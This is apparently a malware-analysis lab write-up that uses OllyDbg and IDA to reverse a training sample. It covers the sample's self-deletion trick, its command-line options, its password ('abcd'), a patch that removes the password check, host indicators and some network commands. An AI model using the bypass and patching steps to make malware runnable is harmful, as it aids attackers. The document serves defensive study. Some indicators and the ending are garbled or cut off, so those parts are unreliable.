


Once we reach the main function, if we press F8 the program runs through it which isn't what we want. By pressing F7 we can step into the function to continue analysis with F8.

Upon hitting 0x402AFD we can see a comparison takes place to see if the number of arguments passed to the program is equal to one.




As no arguments were passed the comparison fails. As such a jump is not taken and the program continues to call 0x401000.




Once again by stepping into this with F7 we can examine some more. Inside this function stands out a particular check for what looks to be a typo'd registry key

'HKLM\SOFTWARE\Microsoft \XPS'. As this doesn't exist the jump statement after is never taken and we instead jump to 0x401066 (once again we can step into this with F7).



After this a return occurs and after a few more comparisons we wind up at 0x402410. By stepping through this once more, using F8 to skip Windows API calls as required, we find that the malware begins to build an instruction designed to delete the malware as it was run without any kind of parameters. This is a common anti-analysis technique.



Because we're running the program in OllyDbg an open handle exists on the program and deletion fails.


At this point we know that running the program is not enough to install it, so we re-examine the comparisons undertaken when the program runs, first up is '-in'.

By using Debug > Arguments, we can add in -in as a command line argument and restart using CTRL+F2. Once again we move through analysis, except this time a Jump is taken, and we can see a comparison will be run on our provided argument '-in'.

Looking inside of 0x402510 which is called we can see that a number of arithmetic operations occur but no functions are called. In this instance it looks to be a check for certain characters, so we can assume that '-in' may be for installing the malware, and this may be checking for some sort of password. What we're aiming to achieve from this function is to return EAX with a value of 1 (signifying a success in relation to the calling conditions). Highlighted in red are conditions that if evaluated will jump past the statement that sets EAX to 1. Highlighted in blue is our end goal, but as we can see straight away the first comparison fails and we jump straight to the end of the function without setting EAX to 1.


One way to completely bypass the check is to patch it so that it returns with EAX = 1, or by modifying the value of EAX to return one after the checks fail.

This time by stepping through we can see that a jump does occur and we move past 0x402410 that executes binary deletion.




Stepping through we hit another function at 0x40380F. If we continue to step through this we will see more comparisons taking place to ensure that the parameters provided match expected parameters of the program. This passes; however, at one point we will find ourself falling back into 0x402410 again due to a comparison that checks if more than 3 elements have been passed to the program (noting that the application name is passed as an argument). Due to the comparison failing we wind up again in a state of deletion.

After stepping over this function we can see that a service has been created pointing to %SYSTEMROOT%\system32\Lab09-01.exe and that the malware has indeed copied itself to this directory indicating it has been successfully installed.




ii. What are the command-line options for this program? What is the pass word requirement?

Answers - n addition to the mentioned '-in' argument check, we can see 3 other command-line options in this malware. "-re" "-c" and "-cc"





The password requirement mentioned previously can be uncovered by carefully examining how many checks occur in this function and breaking down what each comparison is used for knowing that we want their comparisons to be true. As such we need to also look at activity occurring before the comparison, and if required examine the current stack content as we move through it.


First off we can see that the password is 4 characters long, then we look for it containing (61) 'a' as the first letter, then we compare the result of letter 2 (62) take letter 1 (61) and see if it equals 1, then we compare whether the next character is c (63), before finally adding 1 to this and checking if the next character is d (64).




If we break down how the value ‘b’ is obtained, we can see that it is derived directly from what we’ve pushed to the stack.










By using the ‘-re abcd’ argument (or any of the others, we can see this still performs the same password check, so this indicates abcd needs to be passed to the malware to run unless you want it to simply remove itself.


By stepping through and stepping over this execution as required, we reach a point where the Service Control Manager is instructed to delete a service.

By using the '-cc abcd' argument we see that the application looks for its current configuration that's been stored at: 'HKLM\SOFTWARE\Microsoft \XPS' and dumps it to the programs output.




iii. How can you use OllyDbg to permanently patch this malware, so that it doesn't require the special command-line password?

Answer As mentioned in answer 1, this malware can be patched under 0x402510 to always return with EAX = 1. To do this we right click the start of the function call, click edit, and use the assocviated HEX values to make it assign EAX as 1.



After this we edit the next HEX values to immediately make it return from the function signalling a successful outcome.



To patch the binary we can right click and select copy to executable > all modifications, before right clicking and selecting save file. At this point if we open the modified binary and run as normal, we can now run commands without the need for a password.

What are the host-based indicators of this malware?

Host-based indicators of this malware include the registry key used to store the malware configuration:

- ‘HKLM\SOFTWARE\Microsoft \XPS’

The service created for persistence with the name:

- “ Manager Service"or
- “ Manager Service"

and finally the presence of a binary at:

- %SYSTEMROOT%\Windows\System32


With the name of the service name argument passed, or the binary name.

v. What are the different actions this malware can be instructed to take via the network?


For this use procexp software or use IDA freeware software


By opening this using IDA we can find sub_402020 which contains a number of instructions that help determine what different actions this malware can be instructed to take. This is also seen at 0x402020 in OllyDbg.

In this instance functions have been renamed to “Command_*” for readability.




- SLEEP: Do nothing for a certain amount of seconds. Note: This is registered in milliseconds so the value passed is multiplied by 1000.






After uploading file it will show this is format where is the call function

